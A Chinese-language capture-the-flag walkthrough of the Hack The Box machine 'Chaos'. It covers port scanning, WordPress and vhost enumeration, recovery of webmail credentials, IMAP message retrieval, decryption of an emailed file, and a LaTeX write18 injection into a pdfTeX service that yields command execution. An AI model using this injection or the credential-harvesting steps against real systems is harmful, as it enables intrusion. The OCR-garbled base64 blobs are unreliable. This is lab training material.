

Chaos,wordpress、mail、pdfTeX漏洞、rbash環境變量、mozilla(firefox_decrypt)

```
—# nmap -sCV -p80,110,143,993,995,10000 -A 10.10.10.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 13:41 EDT
Nmap scan report for 10.10.10.120
Host is up (0.27s latency).

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.34 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.34 (Ubuntu)
110/tcp   open  pop3     Dovecot pop3d
|_ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after: 2028-10-25T10:01:49
|_pop3-capabilities: PIPELINING SASL CAPA TOP UIDL STLS RESP-CODES AUTH-RESP-CODE
|_ssl-date: TLS randomness does not represent time
143/tcp   open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: listed IDLE more have LITERAL+ capabilities post-login ENABLE ID
Pre-login OK IMAP4rev1 SASL-IR STARTTLS LOGINDISABLEDA0001 LOGIN-REFERRALS
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after: 2028-10-25T10:01:49
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: listed IDLE more LITERAL+ AUTH=PLAINA0001 SASL-IR ENABLE ID Pre-
login post-login IMAP4rev1 capabilities OK have LOGIN-REFERRALS
|_ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after: 2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3 Dovecot pop3d
|_ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after: 2028-10-25T10:01:49
```

```
l_ssl-date: TLS randomness does not represent time
l_pop3-capabilities: PIPELINING SASL(PLAIN) CAPA TOP UIDL USER RESP-CODES AUTH-RESP-
CODE
10000/tcp open  http      MiniServ 1.890 (Webmin httpd)
l_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS
210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.16 (94%), Linux 3.18 (93%),
Linux 5.0 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 5.1 (93%), Android 4.1.1
(93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT      ADDRESS
1   267.18 ms 10.10.14.1
2   267.43 ms 10.10.10.120

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.83 seconds
```

WEB


80Port未發現特別點，目錄爆破也一樣。(需加入**hosts**，不然無法開網站)

有一些html沒放入

```
#####] - 7s      30000/30000    4125/s  http://chaos.htb/img/hero-slider/
=> Directory listing
[#####] - 7s      30000/30000    4603/s  http://chaos.htb/js/ =>
Directory listing
[#####] - 2s      30000/30000    13787/s http://chaos.htb/css/ =>
Directory listing
[#####] - 4m      30000/30000    125/s   http://chaos.htb/javascript/
[#####] - 6s      30000/30000    5093/s  http://chaos.htb/img/ =>
Directory listing
[#####] - 3s      30000/30000    9166/s  http://chaos.htb/img/headers-bg/
=> Directory listing
[#####] - 1s      30000/30000    21307/s http://chaos.htb/img/recent-
thumb/ => Directory listing
[#####] - 1s      30000/30000    20891/s http://chaos.htb/img/work-
slider/ => Directory listing
```

```
[#####] - 4s      30000/30000    7605/s  http://chaos.htb/img/blog/ =>
Directory listing
[#####] - 1s      30000/30000    54745/s http://chaos.htb/source/ =>
Directory listing
[#####] - 7s      30000/30000    4120/s  http://chaos.htb/source/icon-
font/ => Directory listing
[#####] - 5s      30000/30000    6478/s  http://chaos.htb/img/hof/ =>
Directory listing
[#####] - 4m      30000/30000    125/s
http://chaos.htb/javascript/jquery/
```

10000Port。登入介面，




如果登入失敗太多次，會被鎖IP

如果80Port不進行vhosts目錄爆破改成ip執行。

會發現有WP

```
[#####] - 5m      30000/30000    99/s    http://10.10.10.120/
[#####] - 5m      30000/30000    97/s    http://10.10.10.120/javascript/
[#####] - 1s      30000/30000    55659/s http://10.10.10.120/wp/ =>
Directory listing
[#####] - 5m      30000/30000    98/s
http://10.10.10.120/wp/wordpress/
[#####] - 5m      30000/30000    99/s
http://10.10.10.120/javascript/jquery/
```

進入wp



POSTS

OCTOBER 28, 2018

Protected: chaos

This content is password protected. To view it please enter your password below:

Password:

Enter

感覺有關username,passwd。


進行 `wpscan --url http://wordpress.chaos.htb/ -e u`

i] User(s) Identified:

[+] human

- | Found By: Author Posts - Author Pattern (Passive Detection)
- | Confirmed By:
- | Rss Generator (Passive Detection)
- | Wp Json Api (Aggressive Detection)
- | - http://wordpress.chaos.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
- | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
- | Login Error Messages (Aggressive Detection)

將human放入passwd，獲取



POSTS

OCTOBER 28, 2018

Protected: chaos

Creds for webmail :

username – ayush

password – jiuajitsu

Creds for webmail[??] :

username – ayush

password – jiuajitsu

目錄爆破發現

```
/wp-content (Status: 301) [Size: 331] [--> http://wordpress.chaos.htb/wp-content/]
/wp-includes (Status: 301) [Size: 332] [--> http://wordpress.chaos.htb/wp-includes/]
/javascript (Status: 301) [Size: 331] [--> http://wordpress.chaos.htb/javascript/]
/wp-admin (Status: 301) [Size: 329] [--> http://wordpress.chaos.htb/wp-admin/] <=登入介面
```

測試10000Port、wp的登入介面，帳密都失敗

進行vhost爆破看看

```
ffuf -u http://10.10.10.120/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.chaos.htb" --fw 5
```


發現一筆

webmail [Status: 200, Size: 5607, Words: 649, Lines: 121, Duration: 281ms]

是一個登入介面，`http://webmail.chaos.htb/`，

且帳密為上面wp獲取的。

在草稿裡面，有文件檔案、說明



文件、腳本:

```
(root@kali)-[~/htb/chaos]
# file enim_msg.txt
enim_msg.txt: data

(root@kali)-[~/htb/chaos]
# cat en.py
def encrypt(key, filename):
    chunksize = 64*1024
    outputFile = "en" + filename
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV =Random.new().read(16)

    encryptor = AES.new(key, AES.MODE_CBC, IV)

    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)

            while True:
                chunk = infile.read(chunksize)

                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))

def getKey(password):
    hasher = SHA256.new(password.encode('utf-8'))
    return hasher.digest()
```

110、995(POP3)、143、993(imap)疑似mail的Port，查看是否也有資料？

可參考：

1. <https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-imap>
2. <https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-pop>

測試結果

POP

110 登入異常(X)

995 登入成功，信件都為空(X)

imap

143 登入失敗(X)

993 登入成功並成功列出所有信箱

```
~$ openssl s_client -connect 10.10.10.120:993 -quiet
Connecting to 10.10.10.120
Can't use SSL_get_servername
depth=0 CN=chaos
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN=chaos
verify return:1
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] Dovecot (Ubuntu) ready.
Login
Login BAD First parameter in line is IMAP's command tag, not the command name. Add that before the command, like: a login user pass
A1 LOGIN "ayush" "jaajitsu"
A1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD-REFERENCES THREAD-REFS THREAD-ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 COND
STORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY LITERAL+ NOTIFY SPECIAL=USE] Logged in
A1 LIST "" *
* LIST (\NoInferiors \UnMarked \Drafts) "/" Drafts
* LIST (\NoInferiors \UnMarked \Sent) "/" Sent
* LIST (\HasNoChildren) "/" INBOX
A1 OK List completed (0.001 + 0.000 secs).
```

唯一只有 **Draft** 草稿有東西。與 webmail 的 vhosts 一致。

取得目前資料夾中第一個（也是唯一一條）訊息的內容：

```
a FETCH 1 BODY.PEEK[]
```

```
* 1 FETCH (BODY[] {2532})
```

MIME-Version: 1.0

Content-Type: multipart/mixed;

boundary="=_00b34a28b9033c43ed09c0950f4176e1"

Date: Sun, 28 Oct 2018 17:46:38 +0530

From: ayush <ayush@localhost>

To: undisclosed-recipients::

Subject: service

Message-ID: <7203426a8678788517ce8d28103461bd@webmail.chaos.htb>

X-Sender: ayush@localhost

User-Agent: Roundcube Webmail/1.3.8

--=_00b34a28b9033c43ed09c0950f4176e1

Content-Transfer-Encoding: 7bit

Content-Type: text/plain; charset=US-ASCII;

format=flowed

Hii, sahay

Check the enmsg.txt

You are the password XD.

Also attached the script which i used to encrypt.

Thanks,

Ayush

--=_00b34a28b9033c43ed09c0950f4176e1

Content-Transfer-Encoding: base64

Content-Type: application/octet-stream;

```
name=enim_msg.txt
Content-Disposition: attachment;
  filename=enim_msg.txt;
  size=272

MDAwMDAwMDAwMDAwMDIzNK7uqnoZitizcEs4hVpDg8z18LmJXjnkr2tXhw/AldQmd/g53L6pgva9
RdPkJ3GSW57onvse0e5ai95/M4APq+3mLp4GQ5YTuRTaGsHtrMs7rNgzwfiVor7zNryPn1Jgbn8M
7Y2mM6I+1H0zQb6Xt/JkhOZGWQzH4l1EbyHvv1Ijfu+MW5XrOI6QAeXGYTTinYSutsOhPi1Lnk1e
6Hq7AUntxcMsqqLdqEL5+/px3ZVZccuPUvuSmXHGE023358ud9XKokbNQG3LOQuRFkpE/LS10yge
+l6ON4glfpYizywI3+h915Iwpj/UVb0BcVgojtlyz5gIvl2tAHf7kpZ6R08=
--=_00b34a28b9033c43ed09c0950f4176e1

Content-Transfer-Encoding: base64
Content-Type: text/x-python; charset=us-ascii;
  name=en.py
Content-Disposition: attachment;
  filename=en.py;
  size=804

ZGVmIGVuY3J5cHQoa2V5LCBmaWxlbmFtZSk6CiAgICBjaHVua3NpemUgPSA2NCoxMDI0CiAgICBvdXRwdXRGaWxlID0gImVuIArIGZpbGVuYW1lCiAgICBmaWxlc216ZSA9IHNOcihvcy5wYXRoLmdl
dHNpemUoZmlsZW5hbWUpKS56ZmlsbCgxNikKIICAgIElWID1SYW5kb20ubmV3KCkcucmVhZCgxNikK
CiAgICBlbmNyeXB0b3IgPSBBRVmubmV3KGtleSwgQUVTlk1PREvfQ0JDLCBJvikKIICAgICB3aXRo
IG9wZW4oZmlsZW5hbWUsICdyYicpIGFzIGluZmlsZToKIICAgICAgICB3aXRoIG9wZW4ob3V0cHV0
RmlsZSsgJ3diJykgyXMgb3V0ZmlsZToKIICAgICAgICAgICAgICAgb3V0ZmlsZS53cm10ZShmaWxlc216
ZS51bmNvZGUoJ3V0Zi04JypkCiAgICAgICAgICAgICAgIG91dGZpbGUud3JpdGUoSVYpCgogICAgICAg
ICAgICB3aGlzSBSUcnVlOgogICAgICAgICAgICAgICAgICAgY2hlbmV3PSBpbmZpbGUucmVhZChjaHVu
a3NpemUpCgogICAgICAgICAgICAgICAgICAgagWYgbGVuKGNodW5rKSA9PSAwOgogICAgICAgICAgICAg
ICAgICAgIGJyZWFrCiAgICAgICAgICAgICAgICAgICBlbGlmIGx1bihj aHVuaykgJSAXNiAhPSAwOgog
ICAgICAgICAgICAgICAgICAgICgnodW5rICs9IGInICcgKiAoMTYgLSAobGVuKGNodW5rKSA1IDE2
KSkKIICAgICAgICAgICAgICAgICBvdXRmaWxlbndyaXRlKGVuY3J5cHRvc i5lbmNyeXB0KGNodW5r
KSkKCMRlZiBnZXRLZXkocGFzc3dvcmQpOgogICAgICAgICAgICBoYXNoZXIgaSBTSEEyNTYubmV3
KHBhc3N3b3JkLmVuY29kZSgndXRmLTgnKSkKIICAgICAgICAgICAgcmV0dXJuIGhhc2hlci5kaWdl
c3QoKQoK
--=_00b34a28b9033c43ed09c0950f4176e1--
)
a OK Fetch completed (0.001 + 0.000 secs).
A1 FETCH 1:*
A1 BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
a FETCH 1:*
a BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
A1 FETCH 1
A1 BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
a FETCH 1 BODY.PEEK[]
```


* 1 FETCH (BODY[] {2532})
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="=_00b34a28b9033c43ed09c0950f4176e1"
Date: Sun, 28 Oct 2018 17:46:38 +0530
From: ayush <ayush@localhost>
To: undisclosed-recipients:;
Subject: service
Message-ID: <7203426a8678788517ce8d28103461bd@webmail.chaos.htb>
X-Sender: ayush@localhost
User-Agent: Roundcube Webmail/1.3.8

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: application/octet-stream;
 name=enim_msg.txt
Content-Disposition: attachment;
 filename=enim_msg.txt;
 size=272

MDAwMDAwMDAwMDAwMDIzNK7uqnoZitizcEs4hVpDg8z18LmJXjnkr2tXhw/AldQmd/g53L6pgva9
RdPkJ3GSW57onvseOe5ai95/M4APq+3mLp4GQ5YTuRTaGsHtrMs7rNgzwfiVor7zNryPn1Jgbn8M
7Y2mM6I+1H0zQb6Xt/JkhOZGWQzH411EbyHvvlIjfu+MW5XrOI6QAeXGYTTinYSutsOhPilLnkle
6Hq7AUntxcMsqqLdqEL5+/px3ZVZccuPUvuSmXHGE023358ud9XKokbNQG3LOQuRFkpe/LS10yge
+16ON4glfpYizywI3+h915Iwpj/UVb0BcVgojtlz5gIv12tAHf7kpZ6R08=

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: text/x-python; charset=us-ascii;
 name=en.py
Content-Disposition: attachment;
 filename=en.py;

```
size=804

ZGVmIGVuY3J5cHQoa2V5LCBmaWxlbmFtZSk6CiAgICBjaHVua3NpemUgPSA2NCoxMDI0CiAgICBv
dXRwdXRGaWxlID0gImVuIiArIGZpbGVuYW1lCiAgICBmaWxlcz216ZSA9IHNochvcy5wYXRoLmdl
dHNpemUoZmlsZW5hbWUpKS56ZmlsbCgxNikKICAgIE1WID1SYW5kb20ubmV3KCKucmVhZCgxNikK
CiAgICBlbmNyeXB0b3JgPSBBRVMubmV3KGtleSwgQUVTlk1PREVfQ0JDLCBJVikKC iAgICB3aXRo
IG9wZW4oZmlsZW5hbWUsICdyYicpIGFzIGluZmlsZToKICAgICAgICB3aXRoIG9wZW4ob3V0cHV0
RmlsZSwwJ3diJykgyXMgb3V0ZmlsZToKICAgICAgICAgICAgICAgb3V0ZmlsZS53cmloZShmaWxlcz216
ZS51bmNvZGUoJ3V0Zi04JykpCiAgICAgICAgICAgICAgIG9ldGZpbGUud3JpdGUoSVYpCgogICAgICAg
ICAgICB3aGlzSBUcnVloogogICAgICAgICAgICAgICAgICAgY2hlbmshgPSBpbmZpbGUucmVhZChjaHVu
a3NpemUpCgogICAgICAgICAgICAgICAgICAgagWygbGVuKGNodW5rKSA9PSAwOgogICAgICAgICAgICAg
ICAgICAgIGJyZWFrCiAgICAgICAgICAgICAgICAgICBlbGlmIGxlbihjaHVuaykgJSAXNiAhPSAwOgog
ICAgICAgICAgICAgICAgICAgIGNodW5rICs9IGInICcgKiAoMTYgLSAobGVuKGNodW5rKSA1IDE2
KSkKC iAgICAgICAgICAgICAgICBvdXRmaWxlbndyaXRlKVuY3J5cHRvci5lbmNyeXB0KGNodW5r
KSkKCMRIziBnZXRLZXkocGFzc3dvcmQpOgogICAgICAgICAgICBoYXNoZXIgaSBTSEEyNTYuY3
KBHhc3N3b3JkLmVuY29kZSgndXRmLTgnKSkKICAgICAgICAgICAgcmV0dXJUIGhhc2hlci5kaWdl
c3QoKQoK

- -=_00b34a28b9033c43ed09c0950f4176e1--
)
```

內容與webmail vhosts的一致。

還是要處理解密的部分...最不會的過程來了~
撰寫腳本，也有使用chatGTP來撰寫

gitHub :

1. [https://github.com/a6232283/HTB/blob/main/code/Chaos HTB/Chaos_chatGTP_decode.py](https://github.com/a6232283/HTB/blob/main/code/Chaos%20HTB/Chaos_chatGTP_decode.py).
<=chatGTP轉寫的
2. [https://github.com/a6232283/HTB/blob/main/code/Chaos HTB/Chaos_decode.py](https://github.com/a6232283/HTB/blob/main/code/Chaos%20HTB/Chaos_decode.py). <=使用原本腳本，
底下轉寫解碼

執行後取得base64編碼文件

```
cat de_enim_msg.txt
SGlPlFhnaGf5C9qGbGVhc2UgY2h1Y2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWZ0ZSbWZGYKcAucyAtIEFzIHLvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQgOikKcmh0dHA6Iy9iaG5FcyU5dGIvSjAwY3RxbGx7iE0Z0UmdITWw4SXA0azciMKClRoYW55cXVucXk0X01lc2gK
```

```

(root@kali)-[/home/kali/Desktop/Chaos HTB]
# echo "SGlplFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoYWNoIGNyZWZlOZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVudY3J5cHQGaW1wb3J0YW50IG1zZyYwgaSBkaW
Qg0iKkCmhdHA6L9yjaGFvY3UodGVI5SjAwX3cxOGxzFzJF0ZF9uMDdIMW45X0gzczjMKClRoYW5rcywKQXllc2gk" |base64 -d
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush

```

獲取一組url：`http://chaos.htb/J00_w11l_f1Nd_n07H1n9_H3r3`

是一個不知道甚麼網站，案創建都沒回應，

但用burp可以抓包=D

Test

This service is on hold

Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.

sadasdsd

Template

test1

Create PDF

burp抓包 · 找到版本：pdfTeX, Version 3.14159265-2.6-1.40.19

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	POST /J00_will_f1Nd_n07H1n9_H3r3/ajax.php HTTP/1.1		1	HTTP/1.1 200 OK		
2	Host: chaos.htb		2	Date: Thu, 22 Aug 2024 17:06:55 GMT		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		3	Server: Apache/2.4.34 (Ubuntu)		
4	Accept: */*		4	Vary: Accept-Encoding		
5	Accept-Language: zh-TW		5	Content-Length: 9405		
6	Accept-Encoding: gzip, deflate, br		6	Connection: close		
7	Content-Type: application/x-www-form-urlencoded; charset=UTF-8		7	Content-Type: text/html; charset=UTF-8		
8	X-Requested-With: XMLHttpRequest		8			
9	Content-Length: 29		9			
10	Origin: http://chaos.htb		10			
11	Connection: close		11	LOG:		
12	Referer: http://chaos.htb/J00_will_f1Nd_n07H1n9_H3r3/		12	This is pdfTeX, Version 3.14159265-2.6-1.40.19 (TeXLive 2019/dev/Debian) (preloaded format=pdftex)		
13			13	\write18 enabled.		
14	content=sdfsdf&template=test1		14	entering extended mode		
			15	(./eOb262fdb0a4205238080a37637d9c75.tex		
			16	LaTeX2e <2018-04-01>		
			17	patch level 5		
				(/usr/share/texlive/texmf-dist/tex/latex/koma-script/scrartcl.cls		

有找到漏洞：

- <https://www.exploit-db.com/exploits/48805> <=失敗
- [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX Injection](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX%20Injection) <=成功請看

Command execution

執行 `content=\immediate\write18{id}&template=test1` 成功獲取資料

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /J00_will_f1Nd_n07H1n9_H3r3/ajax.php HTTP/1.1	34 (/usr/share/texlive/texmf-dist/tex/generic/babel/txtbabel.def))
2 Host: chaos.htb	35 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	36 For additional information on amsmath, use the '?' option.
4 Accept: */*	37 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty
5 Accept-Language: zh-TW	38 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty)
6 Accept-Encoding: gzip, deflate, br	39 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty)
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8	40 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty)
8 X-Requested-With: XMLHttpRequest	41 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty)
9 Content-Length: 46	42 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty)
10 Origin: http://chaos.htb	43 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty)
11 Connection: close	44 (/usr/share/texlive/texmf-dist/tex/latex/amsmath/amsmath.sty)
12 Referer: http://chaos.htb/J00_will_f1Nd_n07H1n9_H3r3/	45
13	46 Class scrartcl Warning: Usage of package 'fancyhdr' together
14 content=\immediate\write18{id}&template=test1	47 (scrartcl) with a KOMA-Script class is not recommended.
	48 (scrartcl) I'd suggest to use
	49 (scrartcl) package 'scrlayer' or 'scrlayer-scrpage', because
	50 (scrartcl) they support KOMA-Script classes.
	51 (scrartcl) With 'fancyhdr' several features of class 'scrartcl'
	52 (scrartcl) like options 'headline', 'footsepline' or command
	53 (scrartcl) '\MakeMarkcase' and the commands '\setkomafont' and
	54 (scrartcl) '\addtokomafont' for the page style elements need
	55 (scrartcl) explicit user intervention to work.
	56 (scrartcl) Nevertheless, using requested
	57 (scrartcl) package 'fancyhdr' on input line 34.
	58
	59 (/usr/share/texlive/texmf-dist/tex/latex/fancyhdr/fancyhdr.sty)
	60 No file a94a7ae998bf8a00cdc36ed1e6d2a97d.aux.
	61
	62 LaTeX Font Warning: Font shape 'T1/cms/m/sc' in size <10.95>
	63 (Font) Font shape 'T1/cmr/m/sc' tried instead on input line 69.
	64
	65 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	66 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd) [id=33(www-data) gid=33(www-data)
	67 [id=33(www-data) gid=33(www-data)]
	68 [id=33(www-data) gid=33(www-data)]
	69 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	70 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	71 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	72 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
